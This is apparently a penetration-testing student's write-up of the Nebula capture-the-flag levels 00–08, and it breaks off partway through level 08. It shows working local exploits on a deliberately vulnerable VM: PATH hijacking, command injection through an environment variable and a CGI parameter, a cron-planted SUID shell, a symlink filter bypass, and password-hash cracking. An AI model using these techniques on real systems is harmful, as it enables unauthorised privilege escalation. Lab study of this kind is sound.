



CTF - NEBULA

Lab Exercises

Name : Pathima Shahama Tamber

Student Number : MS15903020

Subject : Penetration Testing

Table of Contents

1.	Introduction - Nebula	1
2.	Level00	2
3.	Level01	4
4.	Level02	6
5.	Level03	8
6.	Level04	10
7.	Level05	12
8.	Level06	14
9.	Level07	18
10.	Level08	20
11.	Level09	22
12.	Level10	24
13.	Level11	27
14.	Level12	31
15.	Level13	33
16.	Level14	35

1. Introduction - Nebula

About

Nebula takes the participant through a variety of common (and less than common) weaknesses and vulnerabilities in Linux. It takes a look at

- SUID files
- Permissions
- Race conditions
- Shell meta-variables
- \$PATH weaknesses
- Scripting language weaknesses
- Binary compilation failures

At the end of Nebula, the user will have a reasonably thorough understanding of local attacks against Linux systems, and a cursory look at some of the remote attacks that are possible.

Download

Downloads are available from the [download page](#)

Levels

Have a look at the levels available on the side bar, and log into the virtual machine as the username “levelXX” with a password of “levelXX” (without quotes), where XX is the level number.

Some levels can be done purely remotely.

Getting root

In case you need root access to change stuff (such as key mappings, etc), you can do the following:

Log in as the “nebula” user account with the password “nebula” (both without quotes), followed by “sudo -s” with the password “nebula”. You’ll then have root privileges in order to change whatever needs to be changed.

2. Level00

About

This level requires you to find a Set User ID program that will run as the “flag00” account. You could also find this by carefully looking in top level directories in / for suspicious looking directories.


Alternatively, look at the find man page.

To access this level, log in as level00 with the password of level00.

Source code

There is no source code available for this level

For level 00, it’s fairly introductory. You’re supposed to find a SUID program, that you can run as the “flag00” user. I read a little on the find manual, since I don’t use the more advanced features often, and came up with this:



```
level00@nebula:~$ find / - executable -user flag00 2> /dev/null
/bin/.../flag00
/home/flag00
/home/flag00/.bash_logout
/home/flag00/.bashrc
/home/flag00/.profile
/rofs/bin/.../flag00
/rofs/home/flag00
/rofs/home/flag00/.bash_logout
/rofs/home/flag00/.bashrc
/rofs/home/flag00/.profile
level00@nebula:~$ _
```

Figure 1

This find command, should show all files that are executable and owned by the user “flag00”. The “2> /dev/null” is just to redirect the standard error output to null, so I don’t see all the “Permission Denied” errors. It looks like it found the flag00 user’s home folder, as well as an executable hidden in /bin/.../. I then executed it, which granted me access to the flag00 user. From there, I ran the “getflag” command, which I don’t think actually does anything on this VM, but oh well.

```
flag00@nebula:~$ /bin/.../flag00
Congrats, now run getflag to get your flag!
flag00@nebula:~$ getflag
You have successfully executed getflag on a target account
flag00@nebula:~$ _
```

Figure 2

Now, You're done in level0 successfully and move to next level.

Use Ctrl+D twice to go to initial login.

```
Ubuntu 11.10 nebula tty1
nebula login: _
```


Figure 3

3. Level01

About

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

To do this level, log in as the level01 account with the password level01. Files for this level can be found in /home/flag01.



```
Source code

(level1.c)

1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  int main(int argc, char **argv, char **envp)
8  {
9      gid_t gid;
10     uid_t uid;
11     gid = getegid();
12     uid = geteuid();
13
14     setresgid(gid, gid, gid);
15     setresuid(uid, uid, uid);
16
17     system("/usr/bin/env echo and now what?");
18 }
```

Figure 4 : Source Code

If you read through the code, you may notice that it's calling "echo" with some text appended, to echo it to the screen. How it's being called, it is loading the path to "echo" from the environment settings. It'll read what's in the path. To exploit this, all we have to do is modify the path.

Since the file is inside the /home/flag01, first you have to go inside the folder to do any changes. "cd /home/flag01"

Then, you have to know where you are in now. Use "echo \$PATH" or "pwd" to know the path you are currently in.

You will get a output similar as below.



```
level01@nebula:/home/flag01$ PATH=/tmp:$PATH
level01@nebula:/home/flag01$ exp
expand  expiry  export  expr
level01@nebula:/home/flag01$ export PATH
level01@nebula:/home/flag01$ echo $PATH
/tmp:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level01@nebula:/home/flag01$ _
```

Figure 5

Now, if “echo” is called, it’ll look in /tmp first. So let’s start tinkering. My first thought was to just make a symbolic link to /bin/bash, to get me a shell.

```
level01@nebula:/home/flag01$ ln -s /bin/bash /tmp/echo
level01@nebula:/home/flag01$ ./flag01
echo: and: No such file or directory
level01@nebula:/home/flag01$ _
```

Figure 6

However, that didn’t work, because it was essentially calling bash with the parameters of “and now what?”. To get around that, I figured I’d wrap it in a bash script, which just ignored any parameters. I deleted the /tmp/echo file I created, and tried over.

```
level01@nebula:/home/flag01$ ln -s /bin/bash /tmp/echo
level01@nebula:/home/flag01$ ./flag01
echo: and: No such file or directory
level01@nebula:/home/flag01$ rm /tmp/echo
level01@nebula:/home/flag01$ ln -s /bin/bash /tmp/echo2
level01@nebula:/home/flag01$ echo -e '#!/bin/bash\n/tmp/echo2' > /tmp/echo;chmod
+X /tmp/echo
level01@nebula:/home/flag01$ ./flag01
flag01@nebula:/home/flag01$
flag01@nebula:/home/flag01$ getflag
You have successfully executed getflag on a target account
flag01@nebula:/home/flag01$ _
```

Figure 7


This time it was successful, so I again, ran “getflag”. Now I have another level complete.

4. Level02

About

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

To do this level, log in as the level02 account with the password level02. Files for this level can be found in /home/flag02.



```
(level2.c)
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6
7  int main(int argc, char **argv, char **envp)
8  {
9      char *buffer;
10
11      gid_t gid;
12      uid_t uid;
13
14      gid = getegid();
15      uid = geteuid();
16
17      setresgid(gid, gid, gid);
18      setresuid(uid, uid, uid);
19
20      buffer = NULL;
21
22      asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
23      printf("about to call system(\"%s\")\n", buffer);
24
25      system(buffer);
26  }
```

Figure 8 : Source code

Source code is same as Level 1, but the difference is in this level they are not loading the “echo” program from the environment variable. The variable “USER” is directly called from the environment.

Since the Files for this level can be found in /home/flag02, you have to go inside that path. Try the command “cd /home/flag02”. You can use pwd command to verify current path you are in.

What I’m going to do here is injecting code into the echo command. Same as the level01, we make a bash script at /tmp/level02 that ignore any other parameters. we make the bash script executable so that we can execute it. Follow below steps to get the flag.


```
level02@nebula:~$ cd /home/flag02
level02@nebula:/home/flag02$ pwd
/home/flag02
level02@nebula:/home/flag02$ USER='-e "#!/bin/bash\n/bin/bash" > /tmp/level02; c
chmod +x /tmp/level02; /tmp/level02'
level02@nebula:/home/flag02$ export USER
level02@nebula:/home/flag02$ ls
flag02
level02@nebula:/home/flag02$ ./flag02
about to call system("/bin/echo -e "#!/bin/bash\n/bin/bash" > /tmp/level02; chmo
d +x /tmp/level02; /tmp/level02 is cool")
flag02@nebula:/home/flag02$ ls
flag02
flag02@nebula:/home/flag02$ getflag
You have successfully executed getflag on a target account
flag02@nebula:/home/flag02$ _
```

Figure 9

Once you successfully got the flag move to level03.

5. Level03

About

Check the home directory of flag03 and take note of the files there.

There is a crontab that is called every couple of minutes.

To do this level, log in as the level03 account with the password level03. Files for this level can be found in /home/flag03.

Source code

There is no source code available for this level

Since the files for this level is available under /home/flag03, you have to go inside /home/flag03. Use “cd /home/flag03” command.

In this level you don't have a source code to exploit. So, I have to find whether there is any script inside the flag03 folder. use the command “ls” to list available file in the flag03 folder. There should be writable.d and writable.sh files listed.

```
level03@nebula:~$ cd /home/flag03
level03@nebula:/home/flag03$ ls
writable.d  writable.sh
level03@nebula:/home/flag03$ _
```

Figure 10

I can guess the writable.sh is the file the crontab called every couple of minutes. You can open the writable.sh file by using the command “vi writable.sh”. (vi means the file open from vi editor which is a tech editor like notepad in windows environment)

```
#!/bin/sh

for i in /home/flag03/writable.d/* ; do
    (ulimit -t 5; bash -x "$i")
    rm -f "$i"
done

~
```

Figure 11

According to the writable.sh code, in the for loop it call for writable.d file. But inside the writable.d file there is no any executable. So, what I'm trying to do is I'm going to create a c file with the name of level03.c inside tmp. (Use the command “vi /tmp/level03.c”) Include

following source code into it. Here 996 means userid and groupid of flag03. You can use “cat /etc/passwd” command to get those ids. The passwd file contain a list of process ids of all the files.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    setresuid(996, 996, 996);
    setresgid(996, 996, 996);
    system("/bin/bash");
    return 0;
}
```

Figure 12

Now you have to compile the source code and better to mark it as SUID by specifying -s where it works as the user specified when it runs. Following command will create a bash script to get picked up by the cron job. According to the given code, it first compile the /tmp/level03.c source code file and output the binary to /home/flag03/level03. Then it sets the permission to allow executing and SUID.

```
echo -e 'gcc -o /home/flag03/level03 /tmp/level03.c; chmod +s,a+rxw /home/flag03/level03' > /home/flag03/writable.d/bash; chmod +x /home/flag03/writable.d/bash
```

```
level03@nebula:/home/flag03$ echo -e 'gcc -o /home/flag03/level03 /tmp/level03.c; chmod +s,a+rxw /home/flag03/level03' > /home/flag03/writable.d/bash; chmod +x /home/flag03/writable.d/bash
level03@nebula:/home/flag03$ _
```

Figure 13

Try below steps to get the flag. Run the level03 file and get the flag.

```
level03@nebula:/home/flag03$ ./level03
flag03@nebula:/home/flag03$ getflag
You have successfully executed getflag on a target account
flag03@nebula:/home/flag03$ _
```

Figure 14

Now you got the flag successfully. Move to next level.

6. Level04

About

This level requires you to read the token file, but the code restricts the files that can be read. Find a way to bypass it :)

To do this level, log in as the level04 account with the password level04. Files for this level can be found in /home/flag04.

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <sys/types.h>
5  #include <stdio.h>
6  #include <fcntl.h>
7
8  int main(int argc, char **argv, char **envp)
9  {
10     char buf[1024];
11     int fd, rc;
12
13     if(argc == 1) {
14         printf("%s [file to read]\n", argv[0]);
15         exit(EXIT_FAILURE);
16     }
17
18     if(strstr(argv[1], "token") != NULL) {
19         printf("You may not access '%s'\n", argv[1]);
20         exit(EXIT_FAILURE);
21     }
22
23     fd = open(argv[1], O_RDONLY);
24     if(fd == -1) {
25         err(EXIT_FAILURE, "Unable to open %s", argv[1]);
26     }
27
28     rc = read(fd, buf, sizeof(buf));
29
30     if(rc == -1) {
31         err(EXIT_FAILURE, "Unable to read fd %d", fd);
32     }
33
34     write(1, buf, rc);
35 }
```

Figure 15 : Source code


First, you have to go inside the folder where the flag04 is available. so, use the command “cd /home/flag04”.

Once you try the command “ls” you can see there are two files: flag04 and token. If you directly try to open the token file from this end it will display a permission denied message with a blank file.

In this level, you have to find a vulnerability and exploit this C++ program.

The given source code first check whether user pass any argument. If that condition is true, then it checks whether user argument does not contain the term “token”. If both of this conditions true user able to open the file and it checks for read errors also. If there is no read errors, content of the file is print on the screen.

You have to find a way to exploit this program. So, you have to pass an argument that should not contain the term “token”. Since the developer knows the filename they want to protect, I’ll create a symbolic link to token file.



```
level04@nebula:/home/flag04$ ln -s /home/flag04/token /tmp/level04
ln: creating symbolic link `/tmp/level04': File exists
level04@nebula:/home/flag04$ ./flag04 /tmp/level04
06508b5e-8909-4f38-b630-fdb148a848a2
level04@nebula:/home/flag04$ _
```

Figure 16

There are no flag execution in this problem. So, after you got the token file, you done with the exercise. move to next level.

7. Level05

About

Check the flag05 home directory. You are looking for weak directory permissions

To do this level, log in as the level05 account with the password level05. Files for this level can be found in /home/flag05.

Source code

There is no source code available for this level

First you have to go inside the flag05 folder as previous levels. Use the command “cd /home/flag05”.

If you try the command “ls” it won’t show you any file. If you search for backups it shows a tar file. Extract the file to level05 directory as below so you can use it and it contain a copy of user’s old ssh keys.

```
level05@nebula:~$ cd /home/flag05
level05@nebula:/home/flag05$ ls
level05@nebula:/home/flag05$ cd .backup
level05@nebula:/home/flag05/.backup$ ls
backup-19072011.tgz
level05@nebula:/home/flag05/.backup$ tar -xvzf backup-19072011.tgz -C /home/level05
.ssh/
.ssh/id_rsa.pub
.ssh/id_rsa
.ssh/authorized_keys
level05@nebula:/home/flag05/.backup$
level05@nebula:/home/flag05/.backup$ _
```

Figure 17

Now you have to check for permissions. To check that I’ll try to SSH back to the local machine using the flag05 user. In this level it was secured only with keys and no password protection. Since we know the authentication keys you can go in it. If you got screen like below use the “getflag” command and complete the level05.

```
level05@nebula:/home/flag05/.backup$ ssh flag05@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is ea:8d:09:1d:f1:69:e6:1e:55:c7:ec:e9:76:a1:37:f0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
```

Figure 18

exploit-exercises.com/nebula

To log in, use the username of "levelXX" and password "levelXX", where XX is the level number.

```
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

```
flag05@nebula:~$ getflag
You have successfully executed getflag on a target account
flag05@nebula:~$ _
```

13

8. Level06

About

The flag06 account credentials came from a legacy unix system.

To do this level, log in as the level06 account with the password level06. Files for this level can be found in /home/flag06.

Source code

There is no source code available for this level

Use the command “cd /home/flag06” to go inside the flag06 folder. In the question they are saying that “The flag06 account credentials came from a legacy unix system”. So, I try to check the password file. use the command “vi /etc/passwd” to list the available passwords as below.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
nebula:x:1000:1000:nebula,,,:/home/nebula:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
level100:x:1001:1001::/home/level100:/bin/sh
```

Figure 20

Move down and find the flag06 password from the list. The password is in encrypted format and somehow you have to decrypt it.

```
level06:x:1007:1007::/home/level06:/bin/sh
flag06:ueqw0CnSGdsuM:993:993::/home/flag06:/bin/sh
level07:x:1008:1008::/home/level07:/bin/sh
flag07:ueqw0CnSGdsuM:993:993::/home/flag07:/bin/sh
```

Figure 21

The flag06 is a one way hash value, but we can use a password cracker called John the Ripper to crack it. It does not require any special permission to use it. Try following command to download the cracker.

```
level06@nebula:/home/flag06$ cd ~
level06@nebula:~$ wget http://www.openwall.com/john/g/john-1.7.9.tar.gz
--2016-04-05 22:18:55-- http://www.openwall.com/john/g/john-1.7.9.tar.gz
Resolving www.openwall.com... ^[[A^[[B195.42.179.202
Connecting to www.openwall.com|195.42.179.202|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 868290 (848K) [application/x-tar]
Saving to: `john-1.7.9.tar.gz'

100%[=====>] 868,290      155K/s   in 6.6s

2016-04-05 22:19:16 (129 KB/s) - `john-1.7.9.tar.gz' saved [868290/868290]
```

Figure 22

Then you have to unzip the file and you can run the cracker.

```
tar xzf john-1.7.9.tar.gz
cd john-1.7.9/src
make clean linux-x86-sse2
```

Figure 23

After it finished loading as below.

```
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops signals.c
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops single.c
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops status.c
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops tty.c
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops wordlist.c
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops unshadow.c
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops unafs.c
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops unique.c
gcc -c -Wall -O2 -fomit-frame-pointer -DHAVE_CRYPT -funroll-loops c3_fmt.c
gcc -c x86.S
gcc -c x86-sse.S
gcc DES_fmt.o DES_std.o DES_bs.o DES_bs_b.o BSDI_fmt.o MD5_fmt.o MD5_std.o BF_fm
t.o BF_std.o AFS_fmt.o LM_fmt.o trip_fmt.o dummy.o batch.o bench.o charset.o com
mon.o compiler.o config.o cracker.o crc32.o external.o formats.o getopt.o idle.o
inc.o john.o list.o loader.o logger.o math.o memory.o misc.o options.o params.o
path.o recovery.o rpp.o rules.o signals.o single.o status.o tty.o wordlist.o un
shadow.o unafs.o unique.o c3_fmt.o x86.o x86-sse.o -s -lcrypt -o ../run/john
rm -f ../run/unshadow
ln -s john ../run/unshadow
rm -f ../run/unafs
ln -s john ../run/unafs
rm -f ../run/unique
ln -s john ../run/unique
make[1]: Leaving directory `/home/level06/john-1.7.9/src'
level06@nebula:~/john-1.7.9/src$ _
```

Figure 24

You can run the cracker using the command “cd ../run”. Then use “./john /etc/passwd” to crack the passwd file.

```
level06@nebula:~/john-1.7.9/src$ cd ../run
level06@nebula:~/john-1.7.9/run$ ./john /etc/passwd
Loaded 1 password hash (Traditional DES [128/128 BS SSE2])
hello                (flag06)
guesses: 1  time: 0:00:00:00 100% (2)  c/s: 75300  trying: 123456 - marley
Use the "--show" option to display all of the cracked passwords reliably
level06@nebula:~/john-1.7.9/run$ _
```

Figure 25

Now the password of flag06 is decrypted and the password is “hello”. Since the password is known we can ssh locally and it will prompt you for password. Type the password as “hello” and continue the level.

```
level06@nebula:~$ cd /home/flag06
level06@nebula:/home/flag06$ ssh flag06@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is ea:8d:09:1d:f1:69:e6:1e:55:c7:ec:e9:76:a1:37:f0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
```

exploit-exercises.com/nebula

For level descriptions, please see the above URL.

To log in, use the username of "levelXX" and password "levelXX", where XX is the level number.

Currently there are 20 levels (00 - 19).

```
flag06@localhost's password: _
```

Figure 26

Run “getflag” to complete the level and move to next level.

```
XX is the level number.

Currently there are 20 levels (00 - 19).

flag06@localhost's password:
Permission denied, please try again.
flag06@localhost's password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

flag06@nebula:~$ getflag
You have successfully executed getflag on a target account
flag06@nebula:~$ _
```

Figure 27

9. Level07

About

The flag07 user was writing their very first perl program that allowed them to ping hosts to see if they were reachable from the web server.

To do this level, log in as the level07 account with the password level07. Files for this level can be found in /home/flag07.



```
(index.cgi)
1  #!/usr/bin/perl
2
3  use CGI qw{param};
4
5  print "Content-type: text/html\n\n";
6
7  sub ping {
8      $host = $_[0];
9
10     print("<html><head><title>ping results</title></head><body><pre>");
11
12     @output = `ping -c 3 $host 2>&1`;
13     foreach $line (@output) { print "$line"; }
14
15     print("</pre></body></html>");
16
17 }
18
19 # check if Host set. if not, display normal page, etc
20
21 ping(param("Host"));
```

Figure 28 : Source code

use the command “cd /home/flag07” to go inside the flag07 folder. Try the command “ls” to list available files. There is two files index.cgi and thttpd.conf. The index file is contain the perl script and thttpd.conf is a simple http server. The perl script attempts to ping a given host. So, I’ll try to ping for “google.lk”. Use other listed commands as below. by running the command “cat thttpd.conf | grep flag07” use can see there is an vulnerability, which runs commands as flag07 (user=flag07) with the port 7007. This is where the perl script that is provided comes in.

```

Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>Usage: ping [-LRUbdfnqr
vVaAD] [-c count] [-i interval] [-w deadline]
        [-p pattern] [-s packetsize] [-t ttl] [-I interface]
        [-M pmtudisc-hint] [-m mark] [-S sndbuf]
        [-T tstamp-options] [-Q tos] [hop1 ...] destination
</pre></body></html>level107@nebula:/home/flag07$
level107@nebula:/home/flag07$
level107@nebula:/home/flag07$ cat thttpd.conf | grep flag07
dir=/home/flag07
user=flag07
level107@nebula:/home/flag07$ ps aux | aux grep thttpd
No command 'aux' found, did you mean:
  Command 'sux' from package 'sux' (universe)
  Command 'uux' from package 'uucp' (universe)
  Command 'a2x' from package 'asciidoc' (main)
aux: command not found
level107@nebula:/home/flag07$ cat thttpd.conf | grep port=7007
port=7007
level107@nebula:/home/flag07$ cat thttpd.conf | grep port
# Specifies an alternate port number to listen on.
port=7007
# all hostnames supported on the local machine. See thttpd(8) for details.
level107@nebula:/home/flag07$ _

```

Figure 29

Then try below commands to complete the level 07 and move to next level.

```

cd ~ && wget localhost:7007/index.cgi --post-data="Host=google.com | getflag"
cat index.cgi
<html><head><title>Ping results</title></head><body><pre>You have successfully
executed getflag on a target account</pre></body></html>

```

Figure 30

10. Level08

About

World readable files strike again. Check what that user was up to, and use it to log into flag08 account.

To do this level, log in as the level08 account with the password level08. Files for this level can be found in /home/flag08.

Source code

There is no source code available for this level

Use the command “cd /home/flag08” to go inside the flag08 folder. Try the command “ls” to list available files. You can find a file called capture.pcap. When you try to examine the file capture.pcap, it is not in the readable format. Actually, pcap file is a standard packet capture file format. You can open that file using a network monitoring program such as WireShark. If you open the file using WireShark, you can see the content of the file with plain text format. Since I’m in linux environment I’m using the command “tcpdump -X -q -r capture.pcap | less” to check the content (-X prints in ASCII; -q removes extraneous information, -r points to a file). But still the output is not in readable format.

```
0x0000: 4510 003c a0e1 4000 4006 4a3e 3be9 ebda E...<...@.@.J>;...
0x0010: 3be9 ebdf 994f 2f59 9d18 14c1 0000 0000 ;....0/Y.....
0x0020: a002 3908 8fad 0000 0204 05b4 0402 080a ..9.....
0x0030: 011b b420 0000 0000 0103 0307 .....
22:23:12.267694 IP 59.233.235.223.12121 > 59.233.235.218.39247: tcp 0
0x0000: 4500 003c 0000 4000 4006 eb2f 3be9 ebdf E...<...@.@../;...
0x0010: 3be9 ebda 2f59 994f baa8 fa41 9d18 14c2 ;.../Y.0...A....
0x0020: a012 3890 a988 0000 0204 05b4 0402 080a ..8.....
0x0030: 02c2 2ee1 011b b420 0103 0305 .....
22:23:12.267956 IP 59.233.235.218.39247 > 59.233.235.223.12121: tcp 0
0x0000: 4510 0034 a0e2 4000 4006 4a45 3be9 ebda E..4...@.@.JE;...
0x0010: 3be9 ebdf 994f 2f59 9d18 14c2 baa8 fa42 ;....0/Y.....B
0x0020: 8010 0073 1070 0000 0101 080a 011b b420 ...s.p.....
```

Figure 31

WireShark provide a command line counterpart tshark for linux environment, but in the virtual machine you cannot use it. So, I’m using the command “tcpflow”. So, I’m typing the command “tcpflow -c -r capture.pcap | less” where -c prints to stdout, -r points to a file. You will be displaying list go down along the list and you can find a place where password is encrypted. From that you can find the password as backd00Rmate. but you have to tryout different type of matching passwords to get the correct password since it display only the name of the password.

```

Password:
059.233.235.218.39247-059.233.235.223.12121: b
059.233.235.218.39247-059.233.235.223.12121: a
059.233.235.218.39247-059.233.235.223.12121: c
059.233.235.218.39247-059.233.235.223.12121: k
059.233.235.218.39247-059.233.235.223.12121: d
059.233.235.218.39247-059.233.235.223.12121: o
059.233.235.218.39247-059.233.235.223.12121: o
059.233.235.218.39247-059.233.235.223.12121: r
059.233.235.218.39247-059.233.235.223.12121: .
059.233.235.218.39247-059.233.235.223.12121: .
059.233.235.218.39247-059.233.235.223.12121: .
059.233.235.218.39247-059.233.235.223.12121: 0
